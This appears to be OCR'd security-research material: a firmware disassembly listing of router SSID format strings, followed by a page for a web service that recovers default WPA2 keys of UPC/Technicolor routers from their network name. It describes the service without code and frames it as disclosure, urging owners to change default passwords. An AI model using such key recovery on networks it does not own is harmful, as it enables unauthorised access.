
MORE ALGO'S!




```
ROM:8108E478 aKdWlan02x02x:  .ascii "KD-WLAN-%02X%02X"<0>   # DATA XREF: sub_806715C0+74↑
ROM:8108E489                 .byte    0
ROM:8108E48A                 .byte    0
ROM:8108E48B                 .byte    0
ROM:8108E48C a04d:           .ascii "%04d"<0>          # DATA XREF: sub_80671658+148↑o
ROM:8108E491                 .byte    0
ROM:8108E492                 .byte    0
ROM:8108E493                 .byte    0
ROM:8108E494 aCandytime_:    .ascii "CandyTime_"<0>    # DATA XREF: sub_80671658+160↑o
ROM:8108E49F                 .byte    0
ROM:8108E4A0 aChinaunicom:   .ascii "ChinaUnicom"<0>   # DATA XREF: sub_80671658+1FC↑o
ROM:8108E4A0                                           # sub_806718FC+2D4↑o
ROM:8108E4AC aCandytime_S:   .ascii "CandyTime_%s"<0>   # DATA XREF: sub_806718FC+2A8↑o
```

Yeah OK. We get it!

BONUS MATERIAL!



UPC WIFI WPA2 RECOVERY SERVICE



HAXXIN

UPC%07d WiFi WPA2 key recovery service


A while ago, I broke the algo used for generating WPA2 keys for the widely deployed Technicolor (and possibly other) modems used by UPC. The result was upc_keys.c.

Even though I'm positive my proof of concept is adequate enough for pointing out this weakness, there seems to be a demand for a more ease-of-use solution. People seem to have picked up on my proof-of-concept and are hell-bending it and porting it over to all kinds of platforms and systems.. this makes it even harder to deal with (false) bug reports. Thus I've set up this simple webservice which is a very thin wrapper around my upc_keys C implementation. if I ever decide to update the implementation, this service will automatically use the latest version.

Do not contact me for support.
Do not use this to break the law.
Do not hammer this service!
Thanks.

ESSID	UPC 0000000
Wireless Frequency	2.4GHz 5GHz [✓ 2.4GHz+5GHz]

UPC WIFI WPA2 RECOVERY SERVICE



UPC Wi-Fi Keys

Online WPA2 passphrase recovery tool for `UPC1234567` devices

Test your Wi-Fi router by entering your wireless network name (SSID), eg. `UPC1234567`. You'll get back a list of possible passwords, or keys, if your key is present, **change it immediately**. If not present, and you still use the default password, **change it as soon as possible**. Also, change your router admin password, we know it's `admin` anyway.

DO NOT USE DEFAULT PASSWORDS!

How can I change the wireless password? / Jak změním heslo k bezdrátové síti? (in Czech)

Currently, generated keys will only work if your router's serial number starts with one of the following prefixes: `SAAP`, `SAPP`, `SBAP`.

SSID: UPC1234567 Get keys

Works only for networks named "UPC" + 7 numbers, eg. `UPC1234567`.

Disclaimer: This site is here to help users secure their wireless network by educating them. Use only to test your own wireless network. Don't be a jerk and do not use the keys to "hack" your neighbors. Tell them to change their default passwords instead.

A project from Michal Špaček, @spazef0rze. Uses modified `upc_keys.c` by Peter "blasty" Geissler for the recovery, thanks.

QUESTIONS? FEEDBACK? BRING IT!

- E-mail : peter@haxx.in (keyid: 0x84b5615f)
- IRC: blasty @ Freenode / EFnet
- Twitter: @bl4sty